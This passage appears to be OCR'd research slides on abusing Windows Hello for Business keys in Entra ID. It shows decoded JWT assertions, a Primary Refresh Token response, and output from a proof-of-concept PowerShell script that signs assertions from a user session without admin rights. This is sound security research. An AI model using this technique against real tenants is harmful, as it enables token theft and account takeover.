/MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4
NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJsshvWLgf59wYh
PE8ygahf6dyKwSBEH295HBsnmRhT",
  "kdf_ver": 2
}
```


JWT Payload

- Nonce from Entra
- Username
- Assertion (another JWT)



```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce": "AwABEgEAAAACAOz_BQD0_xsCz1V33j6K-
cqxoaABE3wAlXXG95eFmEBovgPUv97Mwb-Rf91s6O4sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA",
  "scope": "openid aza ugs",
  "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
    "S-1-12-1-744543558-1082595233-2147164321-3681209427"
  ],
  "win_ver": "10.0.22621.3085",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer",
  "username": "mobiel@iminyour.cloud",
  "assertion":
"eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAia2lkIjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcEZ2YzB
XRTdOMXFHUmNpTk50YzJFUT0iLCAidXNlIjoibmdjIn0.eyJpc3MiOiJtb2JpZWxAaW1pbnlvdXIuY2xvdWQ
iLCAiYXVkIjoiNjI4N0YyOEYtNEY3Ri00MzIyLTk2NTEtQTg2OTdEOEZFMUJDIiwgImlhdCI6IjE3MTM1Mjk
1NDciLCAiZXhwIjoiMTcxMzUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEgdWdzIiwgInJlcXVlc3Rfbm9
uY2UiOiJBd0FCRWdFQUFBQUNBT3pfQlFEMF94c0N6MVYzM2o2Sy1jcXhvYUFCRTN3QWxYWEc5NWVGbUVCb3Z
nUFV2OTdNd2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldNcjY4US1UMjlXZDBzMGdBQSJ9.HJEWJ5xrlh
Firde91q8xouhjaapa-_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY3Ln4w2G63o-
eJktJ_fmkUrPXzYaZlhxHW0Exyy4EJPJzFwA2ENYGGenqs3HEJ2woJV_Kxw03Tn-
xER1DlVXgMRuK_JCnUylvjKy2viKTZKXdm_3C9cKVoyfnG-7xMlQ7rWBUpAtvFWkSdQkC5FKsRFXrn1HuoFd
rKUPlMzQjuXKTMCKaYOhjjJpKlpRcX9DaaqjHsD4WsNm5WCcEfIz60Np-
XUueSixK1gEzbJfDC56xAik7vsXdXB0mtLs0SjzjRzbnr9Gk-n4ZSCEmSA"
}
```

Signed assertion with WHFB private key (old)



Encoded

```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiTWIxMU5oMldsd1hXQThRcHp2R3BZRV
J2Z2xhdnZIbEYxMWlZcW5IcGlpcz0iLCAidXNlI
joibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaW55
b3VyLmNsb3VkIiwgImF1ZCI6IjYyODdGMjhGLTR
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRTFCQyIsIC
JpYXQiOiIxNjg0MzA4NjA2IiwgImV4cCI6IjE2O
DQzMDkyMDYiLCAic2NvcGUiOiJvcGVuaWQgYXph
IHVncyJ9.tBpi2n4KisKL22p-
8elsj3n4JEFo0RtNBIPWkxxwlI2nA1NTjTme4V5
MUzlkqD
```

Decoded

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```


PAYLOAD: DATA

```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```

Tenant

Timestamp

Obtain PRT



```
{
  "token_type":"Bearer",
  "expires_in":"1209599",
  "ext_expires_in":"0",
  "expires_on":"1685518206",
  "refresh_token":"0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AIo
  WZleVFDkJhV6_vjCDIB74P9Vuz0jLv6RqP2ldkG8FpJf02dY11oaWlYlH4wGKcpOV-hSy1
  qVcSDylG1c2DfzPDqVL48us3KgUYAK-So4n84QnSrv9wS7i44LQn_NazuqIyAln1MTZweR
  "refresh_token_expires_in":1209599,
  "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiIzOGFhM2I4Ny
  YWdlLm1pY3Jvc29mdC5jb20vZW5yb2xsbWVudHNlcnZlci9kaXNjb3Zlcnkuc3ZjIiwibW
  Mzk3MzQ0LTQwNTI3ODcwNjAiLCJzdWIiOiJCejNSbThEbTBsaEZtLTc4bDJ2Zno2NUR0Tm
  "client_info":"eyJ1aWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTMwNzQ5Zjk
  "session_key_jwe":"eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiUlNBLU9BRVAifQ.AQBW
  iyyknFK_nSGfKmQuhvxvTKdwjBetPGOAlCffRLlHqUW2PVvFd8OJEyRLAAMAAIAAsABARA
  "tgt_ad":"{\"keyType\":0,\"error\":\"On-prem configuration is missing\
  "tgt_cloud":"{\"clientKey\":\"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwi
  TaOCBZEwggWNoAMCAf+iggWEBIIFgAAAegUAAAEAAQAAAAAA/vgywN1Tu0K3XYCYO1nr6w
  xmT0TXud2+dAZ5gF6YZ3Fw61J+oLhujNfZZ1XW81Mun3+zNhnek46sr7w6R8GAtOT8EJJF
  UrWJREhhvZMHuwMjZfneHpAR4cOlJFyAbu6zdJ/EJkV0/QJFZBbz6ZrN1E92zv217Y3/gF
  bccACT+UkGrcY91NHUrpnsnDrHhLzi1RPAJkNtEiMNMPpd2PIQdSGKRo6jEqLiI5SoiAj3
  ECQJARfqJyMtQiGzyi4uUwVo5/p9Pm1OjnptZZeDFMz4IZrfCgnFBZOh9D/ceUZT4iHdwN
  countType\":2}",
  "kerberos_top_level_names":".windows.net,.windows.net:1433,.windows.ne
}
```


PRT

Encrypted PRT session key

Generating the assertion ourselves


- Windows Hello key can be used from user session
- We can use the Microsoft Passport Key Storage Provider from any process
- PIN is cached so not needed to prompt user or brute force it
- Need to use native NCrypt methods since C# methods for RSA keys are limited to software keys
- No admin rights needed

Generating assertion from user session



```
PS C:\Users\TokenProtection\Documents> .\hellopoc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
0
Assertion: ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBekZxUTMyNkw2bVk5OGZWNkFTZ
kNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAg
ICJhdWQiOiAgImNvbW1vbiIsDQogICAgImlhdCI6ICAxNzIxMTIxODUxLA0KICAgICJleHAiOiAgMTcyMTEyOTA1MSwNCiAgICAic2NvcGUiOiAgIm9wZW5p
ZCBhemEgdWdzIiwNCiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBfXzNSYWpzNWlyQ2tmSENJMkFUMllJNkc1UnZIQi1GcHZr
